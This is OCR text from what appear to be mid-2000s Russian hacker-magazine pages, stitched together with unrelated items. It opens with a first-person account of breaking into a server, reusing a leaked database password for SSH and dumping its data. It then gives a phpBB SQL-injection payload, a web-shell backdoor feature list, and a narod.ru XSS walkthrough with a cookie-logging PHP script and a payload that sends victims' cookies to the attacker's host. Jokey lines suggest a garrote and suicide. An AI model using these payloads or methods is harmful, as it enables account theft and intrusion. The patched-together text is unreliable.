После недолгих поисков я заметил папку temp, в которую мне было разрешено записывать файлы. На сервере стояла утилита wget. Я без проблем скачал систему и мог теперь работать с сервером через удобный интерфейс. Большим плюсом было то, что форум лежал на одном серваке с сайтом, и после получения веб-шелла на форуме мне открывался путь в сердце сервера. Не раздумывая, я вбил следующую команду: uname –a. Оказалось, машинка крутится под FreeBSD 5.2.1-RELEASE. В голове пронесся большой облом: публичного сплоита под эту систему не было, да и просить мне было не у кого :(. Ну что же, оставалось руководствоваться логикой. Я решил сразу проверить конфиг форума, для чего выполнил вот эту команду:

```
# cat config.php

$dbms = 'mysql';
$dbhost = 'localhost';
$dbname = 'smida_forum';
$dbuser = 'smida';
$dbpasswd = 'kBB3RzLU4x';
```

«Что мог дать тебе конф?» — спросишь ты меня. Ничего особенно важного, но если попробовать подключиться по ftp с логином и паролем от БД, может, меня и впустили бы на сервер. Так и случилось: я подключился к серверу, и удача опять была на моей стороне.
Я подумал, что если с ftp меня соединило без проблем, то почему бы не попробовать законнектиться и по SSH. От радости глаза мои открылись, как у бешеной макаки, которую не кормили бананами лет пять :). Как ты уже понял, соединение прошло успешно, и у меня был полноценный аккаунт в системе.
Итак, просьбу друга я уже выполнил. Теперь нужно было решить, что еще я могу поднять с этого сервера. Надо же было и для себя извлечь что-то ценное :). Было решено задампить базу сервера, что при помощи скрипта делается в два счета. Я сделал это очень быстро, и теперь у меня оказалась вся БД с этого сайта. Остатки кофе в моей голове подсказывали залезть в корневой каталог всего сервака: вдруг найдется еще что-то интересненькое.
Как ни странно, у меня без проблем получилось перейти в корень файловой системы и начать лазать по каталогам. Мои глаза чуть не вылетели из орбит, когда я увидел, что на этом сервере хостятся еще около девяти сайтов, в числе которых был еще один в домене *gov.ua*. В папку с этим только что найденным сайтом меня впустили, но это было уже не так важно, и я решил передохнуть. На часах было 5:01, небо светлело. В мою открытую форточку стал пробираться запах утренний свежести. Я был очень доволен собой, потому что впервые в моей практике взлом был таким легким. Теперь можно было без проблем идти спать.
Наутро я стукнул к другу, поздравил его с днем рождения и подарил украденный шелл. От радости он зафлудил меня благодарностями :).

[мораль есть везде] Вот видишь, как легко иногда проводятся взломы государственного имущества :). Из-за детского бага в форуме пострадал весь сервер. Не повторяй таких же ошибок, старайся патчить весь софт и все скрипты на своем серваке, и тогда вероятность того, что тебя похакают, значительно уменьшится. Хочу сказать еще вот что. Может, это и говорили сотни раз, но я все же повторюсь и открою твои глаза на некоторые вещи. По моему мнению, не бывает безопасного программного обеспечения. Вся истина в том, что в каком-то софте багов меньше, в каком-то больше. Если ты считаешь, что юзаешь полностью безопасный софт, то знай: найдется умник, который не поленится и поломает тебя

[ЧТО ЭТО ЗА БАГ?]

Как легко догадаться, извлечение пользовательских хэшей из БД осуществляется через sql-injection. В самом деле, если посмотреть на код сплоита, легко заметить, что составляется обыкновенный union-запрос, который склеивает пустой поток вывода с еще одним запросом, получающим хэш пользовательского пароля:

```
downloads.php?cat=-1%20UNION%20
SELECT%200,user_password,0,0,0,0,0,0,0
%20FROM%20phpbb_users%20WHERE
%20user_id=$user_id/*
```

Баг детский, однако из-за него уже пострадало немалое количество ресурсов. Так что не поленись и добавь в код системы проверку переменной cat: по логике программы там может быть только лишь integer. Ну, или скачай обновление, которое заботливо выложили на странице *www.phpbb.com/phpBB/viewtopic.php?t=74505*.

[NIX REMOTE WEB SHELL 0.5a Lite]

Вот несколько возможностей скрипта:
1 поддержка авторизации при обращении к скрипту;
2 информация о системе:
– сервер;
– ОС;
– привилегии;
– текущий каталог;
– твой IP;
– PHP version;
– ID владельца процесса;
– MySQL info;
– проверка доступа к системным файлам и каталогам.
3 удобная навигация по файловой системе сервера с широкими возможностями:
– копирование, удаление, скачивание, просмотр, редактирование, обнуление, загрузка файлов;
– возможность полной замены нужных строк в файлах (то же acsess.log);
– создание, удаление, архивирование каталогов;
– возможность отослать любой файл на свой e-mail.
4 установка бэкдора:
– возможность забиндить порт с помощью perl / C;
– установка connect-back бэкдора с помощью perl / C.
Подробнее о скрипте ты сможешь узнать на *http://ru24-team.net*, там же возможно присоединиться к разработке NIX REMOTE WEB SHELL.




Топим Народ.ру

Мелкие бреши крупных систем


ЕСЛИ ТЫ ЧИТАЕШЬ НАШ ЖУРНАЛ ДАВНО, ТО НАВЕРНЯКА ВСПОМНИШЬ МНОЖЕСТВО ИНТЕРЕСНЫХ ВЗЛОМОВ. ЛОМАЛИ ВСЕ — ОТ ДОМАШНИХ СТРАНИЦ ВАСИ ПУПКИНА ПУТЕМ ПЕРЕБОРА ПАРОЛЕЙ ДО КРУТЫХ ПОРТАЛОВ ТИПА MAIL.RU. Я САМ НЕ ТАК ДАВНО ПИСАЛ О БАГАХ В НОВОЙ ПОЧТЕ. НО ЕСТЬ САЙТЫ, ВЗЛОМАТЬ КОТОРЫЕ НАШИМ ПАРНЯМ НЕ УДАВАЛОСЬ. НАПРИМЕР, РАМБЛЕР.РУ ИЛИ ЗНАМЕНИТЫЙ БЕСПЛАТНЫЙ ХОСТИНГ НАРОД.РУ. ЗАЩИТА ЭТИХ РЕСУРСОВ ПРОДУМАНА ДО МЕЛОЧЕЙ И ДЕФЕЙСНУТЬ ИХ ПРАКТИЧЕСКИ НЕВОЗМОЖНО. ОДНАКО МЕЛКИЕ ПРОРЕХИ В НИХ ВСЕ ЖЕ ЕСТЬ. СЕГОДНЯ Я РАССКАЖУ В ЭТОЙ СТАТЬЕЙ О ТОМ, КАК БЕЗО ВСЯКОГО ГЕМОРРОЯ УТАЩИТЬ АККАУНТ С НАРОДНОГО САЙТА | Даня aka xbit (stream@oskolnet.ru | 3344-37-228)

[narod.ru] Народ.ру — подпроект поисковой системы Яндекс. Это, пожалуй, самый известный бесплатный хостинг в рунете, имеющий репутацию свалки. И действительно, чего тут только нет: и домашние страницы, и сайты липовых корпораций, и представительства кидал, предлагающих заработать лимон баксов, вложив всего полтинник вечнозеленых. Помимо хостинга, действует почтовая служба. И не только почтовая: Яндекс буквально с головы до ног оброс разными сервисами, которые давно привлекали мое внимание. Свой путь я начал с головной страницы народ.ру. Поддавшись рекламным лозунгам, зарегистрировался и создал свой сайт — *xbit77.narod.ru*. Кстати, должен отметить, что, вопреки расхожему мнению, народ.ру вовсе не такой уж и детский сервис. Поимев свой аккаунт, ты при помощи специальных мастеров сможешь сверстать чудо-юдо-творение всего за 60 секунд. Правда, и качество такого сайта будет на уровне. Панель управления сайтом меня, честно говоря, впечатлила: куча всяких интересных настроек, плюс



На нашем диске ты найдешь кучу дополнительной информации по CSS-атакам, в основном, наши статьи, уже опубликованные по этой теме.





[народовский конструктор сайтов]

бонусные фичи типа автоматизации платежей через систему Яндекс.Деньги и бесплатных дополнительных скриптов. В общем, система продумана очень хорошо, в том числе с точки зрения безопасности. Увы, за всю историю общения с народом мне так и не удалось вывести на экран сообщение об ошибке.

[начинаем осмотр пациента] Зарегистрировавшись в системе, я принялся ощупывать ее. Испытания начал с конструктора сайтов. Создание сайта при помощи конструктора на narod.ru разбито на несколько этапов. Сначала предлагалось выбрать шаблон оформления, затем дизайн главной и других страниц. Все данные, которые запрашивались — информация для непосредственного вбивания в будущий файл. Одним словом, опасных моментов практически не было. Набросав таким образом несколько страниц, я приступил к дальнейшему исследованию пользовательской панели. Мое внимание привлек пункт «Управление файлами и HTML-редактор». Перейдя по ссылке, я увидел до боли знакомую форму управления файловой системой. Я уже имел дело с похожими скриптами на других, менее известных ресурсах. Практически все они страдали опасным недугом — позволяли пользователю выходить за пределы собственной директории. Недолго думая, я попытался создать файл с именем ../../../../../../xakep.htm. Чтобы было, если бы мне удалось сделать это, объяснять не надо: простейший ASP-скрипт вмиг произвел бы дефейс (серверы народ.ру работают под управлением Windows Server, хоть сканеры это и не показывают). Но у меня ничего не вышло :(.

[облом] Появилось сообщение, в котором дотошно рассказывалось о правилах создания файлов. Упомяну о сканерах безопасности. Особо не веря в успех их использования на данном серваке, я все же не преминул воспользоваться X-spider'ом. Результаты его работы были нулевыми. Паук не смог определить даже тип операционной системы, под которой работает хостинг (то, что всем заправляет Windows Server, я знал уже давно от знакомых веб-мастеров). После экспериментов с созданием файла я перешел к процедуре удаления :). И снова обломался. Скрипты народа никак не хотели выпускать меня в пространство вне отведенных рамок. Еще полчаса бессмысленного копания в панели управления показали, что «маленькой победоносной войной» тут не справишься, и я принялся искать другие потенциально опасные точки. Мое внимание привлекли дополнительные скрипты, которые раздаются автоматически вместе с местом под сайт: форум, guestbook, чат.


Пропарившись несколько минут с форумом и чатом, я так и не заметил ничего подозрительного: все входящие данные тщательно фильтровались, ни одно пробное сообщение типа <h1>ХАКЕР</h1> не отобразилось должным образом. Начиная опыты с гостевой книгой, я уже подсознательно понимал, чем все кончится, и был прав. Уязвимостей не было. Правда, в ходе тестирования я заметил, что если передать в строке параметров не номер юзера, а его ник, то скрипт сработает одинаково. Тут запахло SQL-инъекцией, и ближайшие полчаса я пытался составить запрос к базе данных. Но к успеху это не привело: очередной облом полностью испортил мне настроение, и я решил на время отложить штурм бастиона. Я даже хотел уже идти спать, но в мою асю постучал очень хороший друг, с которым я постоянно общаюсь в Сети. Он рассказывал о том, что, гуляя по Сети, он наткнулся на интересный линк, который вел в чат-комнату на народ.ру.


[необычная зацепка] Весело проведя время, я уже захотел уходить и стал сворачивать софт. Но когда дело дошло до аси, я решил еще пару часиков потусовать в инете. В асе красовалась ссылка на чат-сообщество, по которой я перешел каких-то 20 минут назад. Но тогда я не обратил на нее внимания. Вот этот линк:

```
http://narod.yandex.ru/chat/chat.xhtml?userid=172890212
88240647028&chatid=143&template=6&ChatTitle=%F1%
EE%EE%E1%F9%E5%F1%F2%E2%EE%3A+%CE%C1
%CC%C5%CD++%C8%CD%D2%C8%CC%CD%DB%C
C%C8+%D4%CE%D2%CA%C0%CC%C8%28%E2%F5
%EE%E4+%F2%EE%EB%FC%EA%EE+%E4%E5%E2%
EE%F7%EA%E0%EC%29&com_id=96366
```

Вроде ничего необычного. Я сам не придал бы никакого значения этой ссылке, если бы не вспомнил, что при тестировании, которое я провел ранее, ссылка на чат была немного иной. После разбора передаваемых параметров у меня появилась слабая надежда на проведение css-атаки. Обрати внимание на параметр ChatTitle: его значение очень похоже на текст в hex-кодировке. Посмотри на скриншот и подумай, куда вставляется значение этой переменной. Правильно: в название сообщества. Как я уже говорил, ранее все скрипты народ.ру тщательно фильтровали входящие параметры, однако программисты могли не учесть опасности подмены заголовка сообщества. Чтобы проверить свои предположения на практике, я обратился к следующей ссылке:

```
http://narod.yandex.ru/chat/chat.xhtml?userid=172890212
88240647028&chatid=143&template=6&ChatTitle=<h1>X
AKEP</h1>&com_id=96366
```


[чат до взлома]



[чат после взлома]


[главная страница sitecity.ru]



[CSS — болевая точка почти всех крупных проектов]

[понеслась!] Сервер вернул мне страницу, которую ты можешь наблюдать на соответствующем скрине. Было очевидно, что переменная вообще никак не фильтровалась, и я составил другой запрос:

```
http://narod.yandex.ru/chat/chat.xhtml?userid
=1728902128824064702 8&chatid=143&tem-
plate=6&ChatTitle=<script
language="javascript">alert(document.cook-
ie);</script>&com_id=96366
```

Функция alert() исправно выдала мне содержимое всех куков, которые народ.ру установил на моем компе. В ходе авторизации детище Яндекса устанавливает пользователям кукисы, в которых содержится вся нужная инфа для доступа к мылу и сайту жертвы. Подробно расписывать, что делать дальше, я не буду: уже писал в позапрошлом номере, да и вообще о проведении CSS-атак мы писали не раз и не два. Повторюсь лишь, что нужен хостинг с поддержкой PHP, куда необходимо залить сценарий write.php:


```
<?
if ($QUERY_STRING=="") exit;
$f=fopen ("data.dat","a+");
fwrite($f, "$QUERY_STRING \n");
fclose($f);
echo "Все ок";
?>
```

Этот сценарий записывает параметры, переданные JavaScript-жуком. Самого жучка внедряем в ссылку и подсовываем ламеру. Вид ссылки должен быть следующий:

```
http://narod.yandex.ru/chat/chat.xhtml?userid
=1728902128824064702 8&chatid=143&tem-
plate=6&ChatTitle= <script
language="javascript">open('http://xbit.switch
.pp.ru/write.php?'+document.cookie);
</script>close();&com_id=96366
```

Естественно, вместо *http://xbit.switch.pp.ru/* нужно поставить адрес хоста хакера. Как я уже упоминал в прошлой статье, код линка лучше перевести в hex-кодировку, чтобы ламер не запалил теги в ссылке. Результат всей операции — украденные куки юзера. Печенье устанавливается во время авторизации. Для того чтобы успешно залогиниться под видом жертвы, нужно для начала завести свой аккаунт и пройти авторизацию, тогда появятся печенья, которые позже можно отредактировать. Лично я пользуюсь для этих целей Cookie Editor'ом. Данная программа предельно проста в освоении. Все, что требуется, так это указать хост куки, которого нужно подправить. После этого откроется простенькое окно, в которое вместо своих записей нужно вбить украденные. Сохранить изменения и ползти на головной сайт народа — проверять правильность прохождения квеста. Об этом известит приветствие в правом верхнем углу.

[город Сайтов] После опытов с народ.ру мне захотелось прощупать какой-нибудь другой бесплатный хостинг, на котором располагался бы онлайновый конструктор. Таким сервисом стал *SiteCity.RU*. Однако я не только не смог взломать этот конструктор — у меня не получилось даже зарегистрироваться. Сервис никак не хотел высылать мне пароль на указанное мыло. Повторив процедуру еще несколько раз, я пришел к выводу о том, что сервису не нужны новые пользователи, и приступил к «поверхностному» изучению проекта. SiteCity.ru интересен тем, что люди, воспользовавшиеся хостингом этого сервиса, могут общаться друг с другом посредством личных сообщений.
Список наиболее активных пользователей есть на головной странице проекта. Именно через рассылку личных сообщений я и пытался осуществить CSS-нападение. После попытки войти под своим старым аккаунтом (он был заведен еще с незапамятных времен, когда я только начинал заниматься веб-строительством) меня перекинуло на страницу *http://sitecity.ru/badlogin.phtml?message=Неверный логин*. Думаю, не нужно пояснять, что было после того как я посмотрел на адрес страницы с ошибкой. Тут же последовал запрос: *http://sitecity.ru/badlogin.phtml?message=<h1>ХАКЕР</h1>*. Результат виден на скриншоте. К сожалению, я так и не смог зарегистрироваться на сервисе, чтобы изучить кукисы юзера, а проводить атаку на сторонних пользователей я не захотел. Но в любом случае брешь есть, и хакер может использовать ее для своих грязных целей.



[лень до добра не доводит]

[заключение] Как видишь, даже такие серьезные и популярные сервисы имеют недостатки в защите. Да, нанести сервису серьезный вред не удалось, однако заполучить аккаунт практически любого юзера не составит труда. И что-то мне подсказывает, что еще очень долго после выхода этой статьи брешь так и будет оставаться неприкрытой. Взять, например, *newmail.ru*. Об аналогичном баге я писал два месяца назад, а дыра так и осталась незакрытой. Такое положение дел объясняется прежде всего ленью админов и их нежеланием защищать собственных пользователей. Хотя, может, они просто не читают «Хакер»?

[КАК ТОПИЛИ НАРОД.РУ РАНЬШЕ]

Когда эта статья была уже почти написана, я решил проверить, были ли прецеденты взлома этого хостинга. Существуют ли какие-нибудь баги в системе народа? Загрузив Яндекс, я вбил соответствующий запрос. На меня высыпалось несколько десятков тысяч линков на сайты с заголовком «Взлом сайтов на народ.ру!!!». Это меня, мягко говоря, удивило, и я, загрузив сразу пять линков, начал изучать хак-стори. На самом деле никакой хак-стори не было. Взламывать сайты на народ.ру предлагалось при помощи методов социальной инженерии, то есть липовыми письмами от администрации хостинга с просьбой восстановить пароли по адресу *real-support-narod.ru.haker.ru* или, еще примитивнее, выслать на мыло.
Это навело меня на некоторые мысли, и я, недолго думая, переместился к пункту восстановления пароля с главной страницы хостинга. Для того чтобы забывчивому юзеру напомнили его пароль, необходимо ответить на секретный вопрос вроде: «Ваше любимое блюдо?» или «Девичья фамилия матери?». После ввода верного ответа будет предложено ввести новый пасс. Понятно, что если ты хорошо знаешь человека, то не составит труда отнять у него ящик. Отобрать сайт будет так же просто, как мыло по тазику гонять, даже если ты не знаком с жертвой. Никто же не отменял IRC и ICQ, к которым можно втереться в доверие и спросить о кулинарных пристрастиях пациента, либо же разузнать кличку его собаки.



ПЕРВЫМ ДЕЛОМ Я РАССКАЖУ ТЕБЕ, КАК В ИЮНЬСКОМ КОНКУРСЕ НУЖНО БЫЛО УНИЧТОЖАТЬ ТУШКАНОВ-МУТИЛ И СПАСАТЬ ИНТЕРНЕТ

Сначала я расскажу тебе, как в июньском конкурсе нужно было уничтожать тушканов-мутил и спасать интернет. Главная проблема — что делать с тушканчиками, которые иммигрировали в другую страну, например, в Америку? В США заниматься государственными сетями тебе не дадут, но нельзя же позволить мерзким тварям расплодиться по всему миру! Выход из этой непростой ситуации — уничтожить Америку. В этом тебе поможет хакер Иван, у которого есть ключи от всех замков, в том числе, и от министерства обороны. Однако Иван ключиками направо и налево не кидается, а требует за них кругленькие суммы. Получив от него пароль к минобороны и здоровенный долг в придачу, тебе ничего не стоит пульнуть разокдругой по Америке. И все бы хорошо, если бы Иван не стал зудеть по поводу долга. Нашему делу не должны мешать какие-то хакеры-жмоты, поэтому они должны уйти. Имея доступ к ракетам, ты легко можешь поднять на воздух всю его новую родину: место, где река Убанец впадает в Конго. Координаты этой точки на карте мира примерно равны 0, 19 в.ш. Вводишь эти координаты в hidden-параметры формы с красной кнопкой, нажимаешь ее, и нет ни Ивана, ни долгов. Уровень пройден!

Самое главное в нашем деле — это ударить по первоисточнику заразы, Темной Силе. Для начала эту самую Темную Силу надо найти. Напомню, что в нашем случае зовут ее verygoodgirl. Это девушка. А что любят девушки? Правильно: то же, что и мальчики, а именно вести жж. *www.livejournal.ru/~verygoodgirl* — это как раз lj негодяйской девчонки. Там она пишет много интересного, в частности про Блудекса. Да, он хороший парень, часто вижу его в зеркале. Но Блудекс это только продуманный ход, чтобы отвлечь внимание тушканоубийц от того, что недавно она взломала сайт *http://megalinki.narod.ru!* Поломать-то она

XCONTESTCOMMENTS
Игнатов Олег aka Bloodex
(bloodex@real.xakep.ru)

его поломала, но админы оказались не самыми глупыми и уже успели восстановить ресурс и залатать дырки. Как сказала сама verygoodgirl, есть еще один сайт от того же автора, содержащий ценную информацию, которая может навредить ей. Ты найдешь ссылку на этот сайт в комментариях html-кода страницы с линками: *http://nastradalsja.narod.ru*. Но тут тебя поджидает облом — сайт в стадии реконструкции. Правда в линках так же есть ссылка *http://nastradalsja.narod.ru/mp3.htm*, на которой не получится скачать хорошей музыки, однако она даст тебе нечто другое: ты узнаешь о флэш-ролике /swf/mp3.swf, и, конечно же, сразу догадаешься проверить на существование /swf/index.swf. Понятное дело, ты вскоре обнаружишь, что есть и index.swf, более того, этот ролик содержит в себе ссылку на страничку с пророчествами /pror.htm. Из того, что сказала звезда в пророчествах, заключается, что наша девочка любит кушать таких же девочек, как она. Но самое ее любимое блюдо – девушка с глазами цвета «солнечного заката». Как ты уже догадался все эти данные надо вписать в форму регистрации на сайте www.padonak.ru/verygoodgirl, чтобы девчонка начала проявлять к тебе интерес. Однако неожиданно появляется проблема: какой же возраст нужно вписывать? Ответ легко найти в посте, где негодяйка схавала девочку, которая «только школу закончила» — это говорит нам о том, что в поле возраста нужно вписать 17. Письма от verygoodgirl долго ждать не придется. И еще один уровень пройден!

Иногда в нашей работе встречаются случаи, когда нужно рассчитать минимальный путь через карту Сети, по которому мудрые тушканы будут мигрировать из одной точки в другую. Эту задачку достаточно просто решить с помощью какого-нибудь языка программирования. А дальше уже дело спецслужб преградить путь тушканчикам. Вот как надо было проходить июньский конкурс. А теперь о том, что ждет тебя в этом месяце.


Теперь об июльском конкурсе. На сайте *www.padonak.ru* открылся портал mp3-музыки. И вот беда, сама музыка на сайте платная. И что самое неприятное – она очень дорогая. Но на ней лежит очень интересный mp3-трек, который нужен, чтобы пройти конкурс. И тебе предстоит каким-то необыкновенным образом скачать его



1 PLACE
MPIO FL350



2,3 PLACE
MPIO FG100





Техника за решеткой

С ТЕХ ПОР КАК ЗАКЛЮЧЕННЫЕ ПОЛУЧИЛИ ВОЗМОЖНОСТЬ ПОКУПАТЬ ЭЛЕКТРОНИКУ, МНОГИЕ АМЕРИКАНСКИЕ ТЮРЬМЫ СТАЛИ ПОХОЖИ НА МАГАЗИНЫ М-ВИДЕО. НАШИ КОЛЛЕГИ ИССЛЕДОВАЛИ ИСПРАВИТЕЛЬНЫЕ ЗАВЕДЕНИЯ В СВОЕЙ СТРАНЕ, ЧТОБЫ ВЫДЕЛИТЬ САМЫЕ ПОПУЛЯРНЫЕ ИЗ НЕЗАПРЕЩЕННЫХ ДЕВАЙСОВ, КОТОРЫЕ МОЖНО ИМЕТЬ В ТЮРЬМЕ.

1 Калькулятор

ГДЕ СИДИТ *Центральное исправительное учреждение, Юта.* Сюда можно попасть за многоженство или кражу кружки с пожертвованиями из церкви мормонов.

УБОЙНАЯ СИЛА
На калькуляторе ты можешь высчитывать дни, оставшиеся до конца срока, совершенствовать свои бухгалтерские навыки. Можно вспомнить «Побег из Шоушенка» и обогатиться при помощи финансовых махинаций.

2 ЖК-дисплей

ГДЕ СИДИТ *Исправительное учреждение Dixon, Луизиана.* Открыточное здание тюрьмы находится к северу от Батон-Руж и окружено живописными пейзажами. В основном здесь сидят безобидные грабители автомобилей.

УБОЙНАЯ СИЛА
Полнофункциональный ЖК-дисплей Action сделан таким образом, что его невозможно разобрать или спрятать в нем контрабанду. Можно ткнуть в глаз антенной.

3 Вентилятор

ГДЕ СИДИТ *Исправительное учреждение Pruntytown, Западная Вирджиния.* Бывшая трудовая колония для мальчиков. Pruntytown уютнее большинства государственных тюрем и вмещает всего 253 заключенных.

УБОЙНАЯ СИЛА
Вентилятор Lakewood практически невозможно сломать – не тратьте время зря в попытке сделать метательное оружие из его лопастей. Если что,используйте электрический шнур как удавку.

4 Телевизор

ГДЕ СИДИТ *Исправительный центр Roswell, Нью-Мексико.* Добро пожаловать, или посторонним вход запрещен! Здесь неопасным осужденным предлагают лечение от наркозависимости, образовательные программы и медитацию.

УБОЙНАЯ СИЛА
Этот телевизор Zenith ударопрочен и полностью открыт для досмотра. Но, как любой телевизор, работает под напряжением. Возьми его в душ и навсегда прекрати свое жалкое существование.

5 Триммер

ГДЕ СИДИТ
Исправительный центр Coyote Ridge, Вашингтон. В Coyote Ridge есть все, о чем может мечтать любой злостный неплательщик налогов: места для отдыха на открытом воздухе, медицинское обслуживание, трехразовое питание и трудотерапия на местном заводе.

УБОЙНАЯ СИЛА Этот беспроводной триммер Conair нельзя разобрать, чтобы спрятать заточку. Но можно сбрить брови соседу по камере, чтобы напомнить ему, кто тут хозяин.



Дождались!
sync
в РОССИИ
с 14 сентября
и навсегда
sync
Все дело в технике
6 Радио
ГДЕ СИДИТ Исправительный центр Mabel Basset, Оклахома В этой преимущественно женской тюрьме можно найти грабителей, убийц и любительниц выпить за рулем. Здесь их наставляют на путь истинный.
УБОЙНАЯ СИЛА Карманное радио Sangean можно использовать как кастет. Уверенное качество приема и многодиапазонный режим пригодятся, чтобы просто слушать местные новости.
7 Наушники
sync
пилотный выпуск
свой робот
мобильная психология
заглянi в будущее
сбылись мечты детства
игрушки больших мальчиков
156
PLUS
игра для извращенцев
секс и техно
без проводов



076

Солнце хай-тека

СОТНИ ЛЕТ НАЗАД ЛЮДИ СЧИТАЛИ, ЧТО МИР ДЕРЖИТСЯ НА ТРЕХ КИТАХ. ТОГДА ВСЕ БЫЛО ПО-ДРУГОМУ, И МИР БЫЛ СОВСЕМ ДРУГОЙ. ТЕПЕРЬ МЫ ЖИВЕМ В МИРЕ ХАЙ-ТЕКА, ИНТЕРНЕТА, ЛОКАЛЬНЫХ СЕТЕЙ, ОПЕРАЦИОННЫХ СИСТЕМ И JAVA-АППЛЕТОВ, МИНИАТЮРНЫХ MP3-ПЛЕЕРОВ И 64-РАЗРЯДНЫХ ПРОЦЕССОРОВ. НО, ХОТЯ УЧЕНЫЕ УЖЕ ДАВНО ДОКАЗАЛИ, ЧТО НИКАКИХ КИТОВ НЕТ, А ЗЕМЛЯ КРУГЛАЯ, ДОГАДКИ ДРЕВНИХ МЫСЛИТЕЛЕЙ ИМЕЮТ СМЫСЛ. НАШ МИР ДЕЙСТВИТЕЛЬНО ДЕРЖИТСЯ НА КИТАХ, ЭТИ КИТЫ — ОГРОМНЫЕ КОРПОРАЦИИ, РАБОТАЮЩИЕ В СФЕРЕ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ И ВЛИЯЮЩИЕ НА НАШЕ БУДУЩЕЕ. ОДНИМ ИЗ НИХ ЯВЛЯЕТСЯ SUN MICROSYSTEMS | Илья Александров (krot31337@nwgsm.ru)

Империя SUN Microsystems

[история SUN] История компании началась в 1982 году, когда двум калифорнийским программистам потребовались компьютеры для CAD/CAM-приложений. В то время инженерам приходилось работать или поочередно, или в режиме разделения времени, что их по понятным причинам не устраивало. Винод Хосла и Энди Бехтольшейм — основатели SUN Microsystems — предложили использовать вместо дорогих миникомпьютеров более дешевые, но достаточно функциональные машины с поддержкой сети. Этим молодая компания противопоставила себя таким корпорациям, как HP и Apple, работавшим на рынке миникомпьютеров.

Но главным конкурентом SUN была Apollo, производящая похожие рабочие станции. Компьютеры Apollo являлись абсолютно закрытым продуктом, в то время как SUN Microsystems использовала в качестве базовой ОС бесплатный и открытый UNIX. Система была доработана Биллом Джоем, оставившим университет Беркли, чтобы присоединиться к Энди и Виноду. Бесплатность юникса позволила установить ценовую планку в 20 000 долларов, что было на пять тысяч дешевле рабочих станций от Apollo.

Процессор MC68010, 4 мегабайта оперативной памяти, встроенная сетевая карта — такими были характеристики первой машины от SUN. В начале 80-х годов локальные сети еще не были распространены, и наличие Ethernet-адаптера, позволившего использовать распределенные вычисления, произвело настоящий фурор. Это, а также поддержка стека TCP/IP в UNIX, стало ключевым фактором для подписания контракта на 40 миллионов долларов с компанией Computervision, основным поставщиком CAD-систем. Для закрепления успеха и для продвижения новой политики компании «Сеть — это компьютер» программисты Sun Microsystems создали технологию Network File System, которая юзается в никсах и по сей день. Благодаря NFS пользователи получили возможность доступа к ресурсам удаленных машин так же, как если бы информация находилась на винчестерах их собственных компьютеров. NFS работала не только в юниксе, но и в DOS'е, и на маках — беспрецедентная для того времени мультиплатформенность. SUN сделала новую технологию общедоступной. За небольшую плату каждый мог получить лицензию с исходным кодом, используя NFS в своих проектах. В этом вся политика SUN. Выложить технологию в открытый доступ, но при этом оставаться лучшими в своей области. И конкуренты, развивая технологию, как бы работали на SUN Microsystems.

Благодаря NFS стали доступными распределенные вычисления, но тогда еще не было механизма для выполнения подобных задач. В июне 1987 года SUN представила Open Network Computing (ONC) — платформу для приложений, основанных на распределенных вычислениях. ONC оказалась востребованной во всех областях: от домашних ПК до серверов крупных предприятий.

